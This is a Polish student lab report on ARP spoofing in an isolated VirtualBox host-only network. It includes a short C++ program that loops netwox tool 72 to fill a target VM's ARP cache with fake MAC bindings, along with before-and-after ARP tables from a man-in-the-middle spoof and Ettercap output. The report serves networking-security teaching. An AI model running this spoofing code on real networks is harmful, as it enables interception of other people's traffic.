SPRAWOZDANIE
BEZPIECZEŃSTWO SYSTEMÓW INFORMATYCZNYCH


Osoba wykonująca	Grupa	Data
Michał J. Sidor	5.5/9	22.01.2018r.
Uczelnia	**Wydział**	**Kierunek**
Politechnika Lubelska	Elektrotechniki i Informatyki	Informatyka I. stopnia, stacjonarne
Temat		
LABORATORIUM NR 9 PODSTAWOWE ATAKI NA PROTOKÓŁ ICMP		

Zadanie 9.1. Określenie trybów sieciowych Virtualbox

9P1: Należy wybrać odpowiedni tryb sieciowy Virtualbox dla struktury sieciowej, niezbędnej do wykonania ćwiczenia. Wybór ten należy uzasadnić. W sprawozdaniu proszę umieścić rysunek przedstawiający opracowaną konfigurację z zaznaczonymi adresami dla interfejsów i ustawionymi trybami sieciowymi.

Należy wybrać tryb host-only. Atak typu ARP spoofing może być przeprowadzony tylko w obrębie jednego segmentu sieci. Dzieje się tak dlatego, że ARP cache jest przesyłane tylko pomiędzy węzłami jednej sieci, nigdy nie jest routowane do innych sieci (operuje w warstwie link-layer). Potrzebna będzie nam więc sieć złożona z hosta i dwóch gości (będących w tym samym segmencie sieci), w której będziemy mogli osiągnąć połączenie zarówno pomiędzy gośćmi, jak i z hostem.
Przykładowo atak w sieci NAT mógłby nie zakończyć się powodzeniem, ponieważ maszyny wirtualne znajdowałyby się w innych segmentach sieci, a więc przesył ARP cache nie byłby między nimi możliwy, co uniemożliwiłoby atak typu ARP spoofing.


Szkic przedstawiający utworzoną konfigurację:




Zadanie 9.2. Modyfikacja ARP cache

9P2: Proszę „zatruć” pamięć podręczną ARP na maszynie vhost2 poprzez wygenerowanie odpowiedniego komunikatu za pomocą narzędzia 72 i wysłanie go z maszyny wirtualnej vhost1. W sprawozdaniu proszę przedstawić przyjęte ustawienia narzędzia 72 z pakietu Netwax/Netwag oraz dowód, że zawartość pamięci podręcznej ARP na maszynie vhost 2 zmieniła się zgodnie z oczekiwaniami.

Ustawienia narzędzia 72 z pakietu Netwag na vhost1:



Wynik “zatrucia” pamięci ARP na vhost2:



Jak widzimy na powyższym zrzucie ekranu - do pamięci ARP vhost2 (atakowanego) został dodany wpis kojarzący podany na vhost1 (atakujący) adres IP z podanym adresem MAC. Spowoduje to, że vhost2 chcąc połączyć się z podanym adresem (adresem bramy domyślnej), będzie przesyłać pakiety na nieprawidłowy (podany przez atakującego) adres fizyczny. Może to umożliwiać atakującemu przechwytywanie danych przeznaczonych dla innych hostów (jeśli poda swój adres fizyczny).

9P3: Proszę na podstawie przedstawionego wyżej, przykładowego kodu, napisać i uruchomić na vhost 1 program, który „zatruje” ARP cache na vhost2 poprzez umieszczenie w niej powiązań wszystkich możliwych adresów IP wykorzystywanych w domenie rozgłoszeniowej z dowolnymi, fikcyjnymi adresami MAC. W sprawozdaniu proszę umieścić opracowany kod programu z komentarzami co wykonywane jest w poszczególnych liniach kodu oraz dowód, że atak przeprowadzony w oparciu o ten program, zakończył się sukcesem.

Kod programu:


lab9.cpp

```
#include <stdlib.h>
#include <stdio.h>
using namespace std;

int main()
{

        char add[50];
        char ethadd[50];
        char arppoison[1000];
        for (int i=1; i<255; i++)
        {
                sprintf(add,"192.168.56.%d",i);
                sprintf(ethadd,"%x:%x:%x:%x:%x:%x",i,i,i,i,i,i);
                sprintf(arppoison,"netwox 72 --ips \"192.168.56.3\" --device \"Eth0\" --src-eth %s --src-ip %s",ethadd,add);
                system(arppoison);
        }
}
```


#include <stdlib.h>
#include <stdio.h>
using namespace std;
int main()
{
   char add[50];

```
    char ethadd[50];
    char arppoison[1000];
     for (int i=1; i<255; i++) //pętla przebiega 254 razy - dla każdego możliwego adresu IP, oprócz adresu rozgłoszeniowego (.255) i adresu sieci (.0)
    {
            sprintf(add,"192.168.56.%d",i);  //przechowywanie w pamięci (tablica add) kolejnych możliwych adresów wykorzystywanych w domenie rozgłoszeniowej
            sprintf(ethadd,"%x:%x:%x:%x:%x:%x",i,i,i,i,i,i);  //przechowywanie w pamięci (tablica ethadd) kolejnych fikcyjnych adresów MAC
            sprintf(arppoison,"netwox 72 --ips \"192.168.56.3\" --device \"Eth0\" --src-eth %s --src-ip %s",ethadd,add); //utworzenie polecenia używającego narzędzia nr 72 pakietu netwox, odnośnie adresu vhost2 (192.168.56.3), interfejsu eth0, tworzącego powaiązanie fikcyjnego adresu MAC (pobranego z tablicy ethadd) z danym adresem IP (pobranym z tablicy add)
           system(arppoison); //wykonanie polecenia
    }
}
```

Wynik wykonania skryptu na vhost1:



Wynik działania skryptu na vhost2 (polecenie arp -nv):



Na podstawie pamięci ARP vhost2 widzimy, że atak zakończył się sukcesem - do tablicy dodano powiązania wszystkich adresów IP (oprócz rozgłoszeniowego i sieci) w sieci 192.168.56.0 z wygenerowanymi kolejno adresami MAC.

Zadanie 9.3. Przekierowanie ruchu na bazie ARP spoofing

Adresy maszyn wirtualnych w tym ćwiczeniu różnią się od poprzednich ćwiczeń sprawozdania, ponieważ były one wykonywane na różnych komputerach.

9P4. Przed przystąpieniem do ataku należy zarejestrować pamięć podręczną Arp (polecenie arp -a) tak na maszynie vhost2 jak i na bramie sieciowej (maszynie macierzystej). Dane te będą potrzebne do dyskusji poprawności wyników.

Pamięć podręczna ARP dla vhost2:


```
[01/22/2019 13:06] student@vhost2:~$ sudo arp -a
[sudo] password for student:
? (192.168.56.254) at 08:00:27:d3:90:72 [ether] on eth16
[01/22/2019 13:07] student@vhost2:~$
```

Pamięć podręczna ARP dla systemu macierzystego:


```
C:\Users\Komputer>arp -a

Interface: 87.246.223.233 --- 0x4
  Internet Address      Physical Address      Type
  87.246.222.1          00-50-56-b7-65-4e     dynamic
  87.246.222.84         68-fb-7e-b3-ce-e5     dynamic
  87.246.223.174        80-56-f2-eb-3b-09     dynamic
  87.246.223.200        00-db-70-de-04-f9     dynamic
  87.246.223.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  230.0.0.1             01-00-5e-00-00-01     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0xa
  Internet Address      Physical Address      Type
  192.168.56.100        08-00-27-3e-d8-ce     dynamic
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  230.0.0.1             01-00-5e-00-00-01     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

C:\Users\Komputer>
```

9P5: Proszę przeprowadzić atak ARP spoofing według kroków 4 – 6, wykorzystując uruchomioną topologię sieciową (wprowadzając poprawną adresację). W trakcie trwania ataku proszę wyświetlić i zapisać pamięć podręczną ARP na vhost 2 oraz na bramie sieciowej. Proszę w sprawozdaniu porównać je z pamięciami ARP z 9P4 (przed atakiem). Proszę opisać czy atak się powiódł i które informacje (wpisy w pamięci ARP) o tym świadczą.

Pamięć ARP vhost2 podczas ataku:



Pamięć ARP systemu macierzystego podczas ataku:



Możemy stwierdzić, że atak zakończył się powodzeniem, ponieważ do pamięci ARP vhost2 zostało dodane powiązanie fałszywego adresu MAC z adresem bramy domyślnej (192.168.56.1), a w pamięci ARP systemu macierzystego (interfejs bramy domyślnej - 192.168.56.1) został dodany wpis kojarzący fikcyjny adres MAC z adresem IP maszyny vhost2 (192.168.56.101).
“Fikcyjne” adresy MAC są adresem MAC maszyny vhost1 (wykonującej atak), co powoduje, że system macierzysty chcąc komunikować się z maszyną vhost2 (i vice versa), będą przesyłać dane na podany adres MAC, a więc na maszynę vhost1, co pozwala atakującemu na przechwytywanie pakietów, które w zamierzeniu miały być przesyłane pomiędzy systemem macierzystym, a vhost2 (w obydwie strony).

9P6. W trakcie ataku proszę włączyć sniffer w pakiecie Ettercap, a następnie obserwować informacje o połączeniach oraz statystykę tych połączeń. Proszę w sprawozdaniu przedstawić zrzuty ekranowe, które potwierdzają, że przez vhost1 przekierowywany był cały ruch sieciowy zgodnie ze schematem ataku.

Włączenie sniffera:

```
Starting Unified sniffing...

DHCP: [08:00:27:E9:91:9E] REQUEST 192.168.56.101
```

Statystyki połączeń: